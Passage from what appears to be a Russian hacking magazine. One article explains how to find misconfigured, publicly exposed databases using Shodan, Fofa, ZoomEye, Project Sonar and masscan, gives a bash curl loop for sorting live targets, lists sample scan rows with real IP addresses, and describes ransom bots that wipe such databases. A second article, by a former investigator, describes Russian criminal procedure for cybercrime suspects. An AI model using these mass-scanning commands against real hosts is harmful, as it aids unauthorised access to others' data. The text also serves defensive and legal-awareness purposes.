
- Shodan.io
- Fofa.so
- Censys.io
- Zoomeye.org
- Binaryedge.io
- Lampyre.io

Показывать каждый подробно я не буду, но приведу несколько примеров. Например, запрос на поиск MongoDB для сервиса Fofa будет выглядеть так.



Fofa.so

Подобный ему сервис — Zoomeye.org. Запрос на поиск хостов с поднятой CouchDB здесь будет выглядеть также несложно.



ZoomEye

Продемонстрирую результаты работы сервиса Shodan с помощью одноименной консольной утилиты. Результат поиска по запросу `[product:mongodb all:"metrics"]` будет как на скрине ниже.


Shodan

Второй путь — применить ручные сканеры.

- Nmap
- Masscan
- Zmap из пакета утилит Zmap.io
- Project Sonar
- Что-то свое

Сканирование, конечно, ручное, но почему бы не воспользоваться готовым набором данных? Например, если VPS-провайдер не позволяет сканировать все подряд на огромной скорости, то эти ребята уже сделали все за вас! Ну, почти.

О Project Sonar слышало не так много людей. Это исследовательский проект, который сканирует сервисы и протоколы, чтобы получить представление о глобальном воздействии распространенных уязвимостей. Разработан в компании, создавшей, надеюсь, небезызвестный тебе Metasploit Framework, — Rapid7. Собранные данные доступны широкой публике для исследований в области безопасности.




Project Sonar

Нам будет интересен раздел TCP Scans, где содержатся результаты опроса IP-адресов по различным портам. Подойдет, например, набор данных по результатам 9200-го порта (Elasticsearch).

```
TCP Scans

[2020-10-07-1602049416-http_get_9200.csv.gz] [39.9 MB] [October 7, 2020]

Lines: 3 472 740

[ 'timestamp_ts' , 'saddr' , 'sport' , 'daddr' , 'dport' , 'ipid' ,
'ttl' ]

'1602049426' , '146.148.230.26' , '9200' , '71.6.233.15' , '9200' ,
'54321' , '248'
'1602049426' , '34.102.229.177' , '9200' , '71.6.233.70' , '9200' ,
'60681' , '122'
'1602049426' , '104.232.64.108' , '9200' , '71.6.233.105' , '9200' ,
'54321' , '248'
'1602049426' , '164.116.204.58' , '9200' , '71.6.233.79' , '9200' ,
'38329' , '242'
'1602049426' , '35.186.233.76' , '9200' , '71.6.233.7' , '9200' ,
'44536' , '122'
'1602049426' , '192.43.242.72' , '9200' , '71.6.233.113' , '9200' ,
'19234' , '56'
'1602049426' , '166.241.202.174' , '9200' , '71.6.233.47' , '9200' ,
'26802' , '242'
'1602049426' , '142.92.75.134' , '9200' , '71.6.233.115' , '9200' ,
'28081' , '243'
'1602049426' , '198.86.33.87' , '9200' , '71.6.233.112' , '9200' ,
'17403' , '59'
```


Для Masscan составим такую команду на запуск:

```
masscan -p9200,9042,5984,27017 10.0.0.0/8 --echo > result.txt
```



Masscan


Имея на руках готовый список хостов, можно приступить к детальной проверке.




Nmap

Здесь видно, что порт не просто открыт — на нем запущен сервис Elasticsearch.


В результате сканирования и поиска разными сервисами было обнаружено немало любопытного. На скринах — небольшая выборка.



CouchDB




InfoRisk



Чаты


Неожиданно обнаружились списки имен, ников, фамилий (со ссылкой на конкретный аккаунт Telegram, VK или Viber), 16 баз данных, в каждой 15–20 тысяч строк таких вот списков.



Apache Cassandra


РАЗБОР ПОЛЕТОВ

Вот что в последнее время случается с теми, кто криво настраивает доступ к БД. Все данные отправляются на тот свет, а незадачливому админу остается только записка с требованием выкупа.



Требование выкупа


Можно глянуть, кто и что творил с данными, при помощи команды `show log`.



Убитая БД

Как видно, все довольно просто: зашли, стерли данные, повесили свой README.

Прочитав логи, легко можно увидеть, что «записка о выкупе» перезаписывалась много раз. Каждый раз, когда очередной злодейский бот находит открытую базу, записка просто меняется на новую.



Убитая БД

Бот проверяет возможность авторизации и записи, после чего дропает все данные, оставляя памятку скорбящему владельцу.

Данные, конечно, никто не возвращает и даже не бэкапит перед уничтожением, как красиво расписано в тексте. Здесь надеяться на честность преступника, к сожалению, бесполезно.

АВТОМАТИЗАЦИЯ


Чтобы быстрее искать СУБД, я написал небольшой скрипт, который работает со списками в формате `[ip]:[port]`. Вот что он делает:

- открывает на чтение указанный файл;
- считывает строку `ip:port` через разделитель в переменную;
- обращается при помощи curl по HTTP к хосту из переменной;
- считывает `http_response`, пришедший от хоста (время ответа хоста ограничено в моем случае четырьмя секундами);
- на основе полученного кода `http_response` хост сохраняется либо в «успешные», либо в «мусорку».

Действия совершаются циклически, пока не закончится входной файл.

```
echo "$LINE" | cut -d":" -f'1 2';
HTTP_CODE=$(curl --write-out "%{http_code}\n" "http://"$LINE""
--output output.txt --silent   --connect-timeout 4)
if (("$HTTP_CODE"=="200")); then
  echo
"##########################--HTTP_API_FOUND--
##########################"
;
  echo $LINE >> result.txt
  else
    echo "Tried to access it, but f'ed up";
    echo $LINE >> trash_bin.txt
fi
```

Поскольку распространение таких скриптов может квалифицироваться как создание вредоносных программ, я привожу не совсем рабочий код. И тебе тоже рекомендую быть бдительным, если попробуешь написать что-то в том же духе.



Пример работы скрипта

Как видишь, автоматизировать поиск целей и даже их дальнейшую «обработку» крайне легко.

ВЫВОДЫ

Я, конечно, рассмотрел далеко не все варианты, выбрав наиболее часто «текущие» СУБД. Но принцип, думаю, понятен: даже если ты админ, а не какой-нибудь хакер, знать возможные векторы атак обязательно. Периодически сканируй свои серверы, чтобы узнавать о дырах раньше, чем их найдут злоумышленники. Закрывай по умолчанию все ненужные порты. Прячь эндпоинты за авторизацией и генерируй надежные пароли. И конечно, делай бэкапы на случай, если твои данные все же найдет и уничтожит чей-то бот.

ПОПАЛСЯ!

ЧТО ДЕЛАТЬ, ЕСЛИ ТЕБЯ ПРИВЛЕКАЮТ К УГОЛОВНОЙ ОТВЕТСТВЕННОСТИ ЗА КИБЕРПРЕСТУПЛЕНИЕ

Максим Горшков
Специалист по информационной безопасности и форензике
temujin@bk.ru

Может показаться, что в цифровом мире выходить за рамки закона безопаснее, чем в реальном: проще уничтожить следы преступления, да и специалистов нужного профиля в органах не так много. На самом деле это не так. Я семь лет служил в органах предварительного следствия (следственный комитет, МВД) и расследовал много преступлений в сфере информационных технологий. В этой статье я расскажу, чего ждать и как облегчить свою участь, если ты попал в поле зрения правоохранительных органов.

Будем надеяться, ты читаешь эту статью из любопытства, а не из насущной необходимости!

ВИДЫ ПРЕСТУПЛЕНИЙ

Преступления в сфере IT очень разношерстные. Выделю основные, с которыми приходится сталкиваться почти каждый день.

Хищения с применением информационных технологий

К этой категории относится мошенничество с помощью фишинга, кража денежных средств со счетов, в том числе кардинг.

Преступления в сфере незаконного оборота наркотиков

Скоро десять лет, как появился нелегальный маркет Silk Road, и с тех пор борьба с анонимными торговыми площадками не утихает по всему миру. По-прежнему находятся авантюристы, которые верят, что их онлайновый магазин никто не найдет. Достаточно глянуть статистику, и ты увидишь, сколько подобных бизнесов прикрывают каждый год — это огромные цифры; а ведь за сбыт наркотиков в РФ можно запросто отсидеть четверть века!

Приобретение специальных средств

Этот и следующий пункт называют «народными статьями», и вот почему. Правоохранительная система любит статистику: чем больше людей привлекают к ответственности, тем лучше — от этого зависят премии, награды, звания сотрудников.

Несколько лет назад в законодательстве был баг, который позволял привлекать к ответственности «гиков», покупающих мобильные телефоны, GPS-маячки, микрокамеры, не имеющие лицензирования на территории РФ, — за приобретение средств для негласного получения информации.

Интернет-экстремизм

О сроках за «мемасики» или «репосты» слышал каждый. Сейчас по этой статье не так лютуют, и все же сотни людей уже получили свои, хоть и условные, но сроки и судимости.

Создание, распространение вредоносных программ или неправомерный доступ к компьютерной информации

Это уже настоящая хакерская статья, и довольно редкая. Чем менее распространен состав преступления, тем он интереснее для статистики. Так что если ты попадешь в поле зрения органов в связи с чем-то подобным, то и «разрабатывать» тебя будут усерднее обычного.

Распространение детской порнографии

На этот состав нарываются любители торрентов: скачал и забыл удалить — считай, что уже совершаешь преступление. Словил зловред и передал свой ПК ботнету? За тобой придут.

У нас в органах «вычисляют по IP» безо всяких шуток. Тот, кто попался подобным образом, скорее всего, окажется не злостным хакером, а невинным любителем крякнутых программ. Тем не менее без изъятия техники дело не обойдется.

ИНТЕРНЕТ ОТЯГЧАЕТ

Особо отмечу, что по Уголовному кодексу мошенничества, кражи, незаконный оборот наркотиков через интернет влекут за собой более тяжкие санкции, чем те же преступления, совершенные без использования информационных технологий.

Киберпреступления сложнее раскрыть, поэтому не так давно их «отягчили» — теперь эти составы тяжкие и особо тяжкие. Так что за кражу двух тысяч рублей из кармана сумки ты будешь сидеть на «подписке о невыезде» в ходе предварительного следствия и отделаешься условным сроком, а если украл две тысячи со счета банковской карты, то запросто можешь быть арестован и получишь вполне реальный срок до десяти лет.

ВРЕМЯ ПРОТИВ ТЕБЯ

Если ты перешел черту закона (по невнимательности или намеренно), то ни завтра, ни послезавтра за тобой, скорее всего, не придут. Даже оперативные подразделения отягощены бюрократическими требованиями и не всегда оправдывают свое название и действуют оперативно.

К тому же во всех учебниках об оперативно-разыскной деятельности рекомендуют не торопиться, а капитально закрепиться в доказательствах. Если схватить злоумышленника слишком рано, то все труды могут пойти насмарку: не хватит доказательной базы и его придется отпустить.

Сотрудники правоохранительных органов далеко не всегда умнее преступника, но они умеют ждать. Я встречал случаи, когда киберпреступников разрабатывали больше года. Рано или поздно злоумышленник потеряет бдительность и совершит явную ошибку. Тут-то ему можно вменить сразу совокупность преступлений. Ведь каждая кража или другое действие — это отдельное преступление, и органам всегда выгоднее привлечь человека за 10–20 преступлений, чем за одно.

ОТКУДА ПРАВООХРАНИТЕЛЬНЫЕ ОРГАНЫ ВООБЩЕ МОГУТ О ТЕБЕ УЗНАТЬ?

Первая «нить» может идти откуда угодно: информаторы, данные провайдеров, какие-то аналитические результаты трафика или сообщение граждан о совершенном в отношении них противоправном действии.

По каким признакам можно понять, что ты «под колпаком»? Главный инструмент — интуиция. Но есть и более объективные признаки.

- Твой телефон начал странно работать; есть подозрения, что тебя прослушивают.
- Появляются «новые друзья», которые интересуются твоей деятельностью.
- У соседей спрашивают о тебе незнакомые люди — это могут быть сотрудники органов.

Если ты действительно делаешь что-то противоправное, то у тебя еще может быть шанс вовремя остановиться. Впрочем, если сотрудники органов начали опрашивать соседей или родственников в открытую — значит, разработка тебя подходит к заключительному этапу и уже есть материал проверки, который готовятся передать следователю для возбуждения уголовного дела.

ПРОВЕРКА ДО ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА

Прежде чем возбудить уголовное дело, правоохранительные службы рассматривают материал проверки. Если такой материал существует, значит, у правоохранительных служб уже есть сведения о возможном совершении преступления.

Одна из тактик — собрать все доказательства на этой стадии, чтобы расследование уголовного дела не затягивалось. Иной раз после рассмотрения материала проверки следователю остается только процессуально оформить и направить уголовное дело в суд.

Фишка в том, что проверка длится до 30 суток, затем сотрудник выносит формальное постановление об отказе в возбуждении уголовного дела, прокурор отменяет это постановление и срок проверки начинается заново. Таким образом рассматривать материал проверки и искать доказательства можно долго: я видел материалы проверки пятилетней давности, и это вовсе не редкость.

Уголовное же дело нельзя продлевать вечно. Следователи стремятся расследовать его в течение двух месяцев. Только дела с большим общественным резонансом позволяется расследовать больше года.

Ряд следственных действий можно проводить даже в рамках проверки:

- осмотры места происшествия (например твоей квартиры), в рамках которого могут изымать технику;
- опрос (это не следственное действие в полном смысле, но на показаниях опроса будет строиться допрос, также если статья вдруг подследственна органу дознания, то опрос может быть доказательством);
- экспертизы;
- получения образцов голоса, почерка, отпечатков пальцев и ладоней рук, генотипа — для сравнительного исследования;
- запросы провайдерам, в банки, сотовые компании и другие организации;
- поручения в другие службы, в том числе иностранные через Интерпол.

Осмотр

Без возбуждения уголовного дела произвести обыск не получится, но если у тебя в квартире есть явные следы преступления, то все необходимое могут сделать в рамках обычного осмотра места происшествия — и даже против твоей воли. Осмотр против воли придется еще узаконивать постфактум через суд, чтобы изъятые доказательства считались законными. Впрочем, следователи идут на такой шаг, только если имеют на руках железобетонные основания, а суды в большинстве случаев согласны узаконить такие действия.

Также, если обстоятельства не терпят промедления, даже обыск можно проводить без предварительного разрешения суда и узаконить его впоследствии.

Чем осмотр жилища отличается от обыска? В обоих случаях действие может происходить против твоей воли и сопровождаться изъятием вещей, но согласно законодательству отличие заключается в целях. Но и тут четких границ нет.

На практике осмотры стремятся делать «мягче», не выворачивают все наизнанку, а просто исследуют место. Тем не менее и при осмотре сотрудники могут искать где угодно и что угодно.

Опрос

В рамках проверки тебя могут вызвать на опрос (не допрос!). На опрос разрешается взять с собой адвоката. Это не обязательно, но тут важно реалистично оценить риски. Возможно, сразу же после опроса против тебя возбудят уголовное дело и твои проблемы резко обретут серьезный оборот.

В любом случае договорись с хорошим адвокатом, чтобы он был готов экстренно приехать к тебе. Если тебя задержат, то ты уже не сможешь покинуть здание правоохранительной службы самостоятельно.

УГОЛОВНОЕ ДЕЛО

Если в отношении тебя возбудят уголовное дело, ты, конечно, сразу об этом узнаешь. Скорее всего, следователь сообщит тебе даже не по почте, а уже в своем кабинете, официально пригласив на следственные действия.

Но есть нюанс — уголовное дело можно возбудить и в отношении неустановленного лица. У следствия может быть недостаточно улик, или преступника действительно пока не вычислили. А может быть, неформально тебя уже «установили», просто следователь использует такую уловку, чтобы вести оперативно-разыскные и следственные мероприятия, пока ты остаешься в неведении.

Сценарии взаимодействия со следствием

Сценарий первый: ты узнал, что расследуется уголовное дело в отношении неустановленного лица. Лично тебя активные действия органов не затрагивают, но ты принимал в преступлении реальное участие (если не принимал, то беспокоиться не о чем, я не слышал, чтобы сажали невиновных именно по киберпреступлениям).

Второй сценарий: ты узнал, что расследуется уголовное дело в отношении неустановленного лица, а тебя привлекают к неактивным следственным действиям (допросы в качестве свидетеля, обыски при сохранении статуса свидетеля и так далее); при таком раскладе у тебя будет меньше прав, чем в статусе подозреваемого, что упрощает расследование.

Третий сценарий: когда в отношении тебя возбуждено уголовное дело или тебя допросили в качестве подозреваемого (эти события равнозначны — в обоих у тебя статус подозреваемого).

По первым двум сценариям достаточно выработать линию самостоятельной защиты и по возможности обсудить со специалистом, как могут развиваться события, что могло бы смягчить, а что — усугубить наказание.

В третьем случае нужно незамедлительно заключить соглашение с адвокатом.

В любом случае, если ты узнал, что против тебя что-то затевается, даже если это проверочные мероприятия, ты должен как можно скорее прекратить любую незаконную деятельность и посильнее натянуть на уши белую шляпу, раз и навсегда перейдя на светлую сторону. Возможно, тебе повезет и ты отделаешься тревожным звоночком и потраченными нервами.

Предварительное следствие

Предварительное следствие делится на несколько этапов.

Первый этап — **возбуждение уголовного дела** — мы уже разобрали.

Допрос

Второй этап начинается вскоре — это допрос. При предварительном расследовании он наделяет тебя уголовно-процессуальным статусом: свидетель, подозреваемый, обвиняемый.

Каждый из этих статусов подразумевает свои права и обязанности в рамках конкретного уголовного дела, ты можешь ознакомиться с ними в УПК РФ.

Если преступление не тяжкое, тебя вызовут на допрос, изберут меру пресечения, не связанную с лишением свободы (подписка о невыезде и надлежащем поведении), и будут вызывать по звонку на другие следственные мероприятия.

В случае тяжкого преступления тебя могут задержать, причем даже до возбуждения уголовного дела. Сотрудники оперативных служб поймают тебя в любом месте, кроме жилища (тут все-таки нужно решение суда и открытое уголовное дело), доставят в кабинет следователя и оформят протокол задержания.

Задержание

Сотрудники могут подойти к тебе в любой момент, даже когда ты спокойно идешь по улице. Они представятся и сообщат, что ты задержан. Лучше не сопротивляйся, ведь любой синяк на теле сотрудника органов — это уголовная статья.

Нужно позвонить родственникам или адвокату, но делать это без агрессии, иначе при досмотре телефон моментально изымут.

Тебя приведут к следователю, и он составит протокол задержания. Во время задержания присутствие адвоката непринципиально. Все равно повлиять на задержание ты не можешь, если оно законно. А законно оно в трех исключительных случаях:

- когда задержанный застигнут при совершении преступления или непосредственно после его совершения;
- когда потерпевшие или очевидцы укажут на него как на лицо, совершившее преступление;
- когда на человеке или его одежде, при нем или в его жилище будут обнаружены явные следы преступления.

Протокол задержания нужно обязательно подписать, поскольку пометка следователя «от подписи отказался» негативно скажется при рассмотрении уголовного дела судом.

Проверь, чтобы время задержания в протоколе совпадало со временем фактического задержания. С этого момента отсчитывается 48 часов, в течение которых следователь должен выйти в суд с ходатайством на арест и подготовить материалы, доказывающие, почему лишение свободы необходимо для объективного расследования уголовного дела.

При задержании следователь обязан дать тебе сделать звонок, воспользуйся этим правом мудро. Не звони подельникам, ведь весь ваш разговор будут слышать сотрудники (и смогут отследить звонок), а придумывать словесный шифр на ходу — плохая идея.

Лучше позвони родственникам, чтобы они как можно скорее привезли тебе постельное белье и теплые вещи, чтобы ты не околел в изоляторе. Следователи пойдут тебе навстречу и подождут, ведь потом передать вещи в изолятор будет намного сложнее.

Обыск

На ранних стадиях расследования обязательно проводится осмотр места происшествия или обыск, в котором должны участвовать хотя бы двое понятых. Искать и изымать будут любые предметы, представляющие интерес для расследования. Тебе запретят покидать зону обыска. В конце сотрудники составят протокол обыска, ты сможешь с ним ознакомиться и сделать фотокопию.

Если твою технику — будь то жесткий диск или ПК целиком — хотят отключить и забрать, во время обыска обязательно должен присутствовать эксперт по ИТ (гражданское лицо или специалист экспертно-криминалистического центра). Оперативный сотрудник, даже если он из отдела «К», не может заменить такого специалиста.

Экспертизы

Если ты подозреваемый или свидетель, дальше тебя ждут экспертизы.

Экспертизы могут быть разных направлений: от компьютерных, до фоноскопических, дактилоскопических, биологических. Все зависит от исследуемых объектов. В любом случае с экспертизами обязательно знакомят подозреваемого. А свидетеля — только тогда, когда у него изымались образцы непосредственно.

Иные следственные действия

- Дача показаний на месте: под видео- или фотопротоколирование ты будешь прямо на месте преступления рассказывать и показывать, что и как делал.
- Следственный эксперимент: сотрудники воспроизведут условия, при которых совершалось преступление, чтобы убедиться, что их или твои предположения реалистичны.
- Очная ставка. Даже если ты построил идеальную техническую защиту, отказываешься признавать вину, а у следствия нет объективных доказательств, тебя всегда может сдать твой напарник. В таком случае следствие проведет очную ставку между тобой и напарником, где он расскажет, «как было», а ты либо будешь стоять на своем, либо согласишься с ним. В любом случае у вас возникнет противостояние версий, цель которого – установить истину.

Обвинение

